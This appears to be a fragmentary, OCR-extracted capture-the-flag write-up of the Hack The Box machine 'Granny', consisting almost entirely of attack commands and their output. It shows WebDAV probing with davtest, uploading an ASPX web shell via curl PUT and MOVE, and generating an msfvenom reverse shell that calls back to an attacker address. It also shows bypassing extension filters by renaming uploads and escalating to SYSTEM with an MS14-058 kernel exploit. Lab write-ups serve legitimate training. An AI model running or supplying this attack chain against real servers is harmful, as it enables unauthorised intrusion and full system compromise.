
WEPDAV


DAVTEST


REVERSE ASPX SHELL(USING CURL)

REVERSE METERPRETER SHELL



wget -q --server-response http://10.10.10.15





davtest -url http://10.10.10.15

root@kali:/home/kali/Desktop/hackthebox/granny# davtest -url http://10.10.10.15

****

Testing DAV connection

OPEN SUCCEED: http://10.10.10.15

****

NOTE Random string for this session: yp_Lze0

****

Creating directory

MKCOL SUCCEED: Created http://10.10.10.15/DavTestDir_yp_Lze0

****

Sending test files

PUT cfm SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.cfm

PUT asp FAIL

PUT pl SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.pl

PUT txt SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.txt

PUT aspx FAIL

PUT cgi FAIL

PUT php SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.php

PUT jsp SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.jsp

PUT shtml FAIL

PUT html SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.html

PUT jhtml SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.jhtml

****

Checking for test file execution

EXEC cfm FAIL

EXEC pl FAIL

EXEC txt SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.txt

EXEC php FAIL

EXEC jsp FAIL


EXEC html SUCCEED: http://10.10.10.15/DavTestDir_yp_Lze0/davtest_yp_Lze0.html

EXEC jhtml FAIL

cp /usr/share/webshells/aspx/cmdasp.aspx .

root@akg:/home/akg/Desktop/hackthebox/granny# curl -X PUT http://10.10.10.15/cmdasp.txt -d @cmdasp.aspx

root@akg:/home/akg/Desktop/hackthebox/granny# curl -X MOVE -H 'Destination:http://10.10.10.15/exploit.aspx' http://10.10.10.15/cmdasp.txt



root@akg:/home/akg/Desktop/hackthebox/granny# msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.33 lport=4444 -f aspx >shell.aspx

root@akg:/home/akg/Desktop/hackthebox/granny# mv shell.aspx shell.txt

root@akg:/home/akg/Desktop/hackthebox/granny# cadaver http://10.10.10.15

dav:/> PUT shell.txt

Uploading shell.txt to `/shell.txt':

Progress: [==============================>] 100.0% of 2709 bytes succeeded.

dav:/> MOVE shell.txt shell.aspx

Moving `/shell.txt' to `/shell.aspx': succeeded.

http://10.10.10.15/shell.aspx

SHELL GAINED!!!!!!

root@akg:/home/akg/Desktop/hackthebox/granny# python windows-exploit-suggester.py --database 2020-04-04-mssb.xls --systeminfo systeminfo.txt

[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) – Critical

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-058

root@akg:/home/akg/Desktop/hackthebox/granny# mv ms14.exe ms14.txt

root@akg:/home/akg/Desktop/hackthebox/granny# cadaver http://10.10.10.15

dav:/> PUT ms14.txt

Uploading ms14.txt to `/ms14.txt':

Progress: [==============================>] 100.0% of 3824859 bytes succeeded.

dav:/> MOVE ms14.txt ms14.exe

Moving `/ms14.txt' to `/ms14.exe': succeeded.

C:\Inetpub\wwwroot>exploit.exe whoami nt authority\system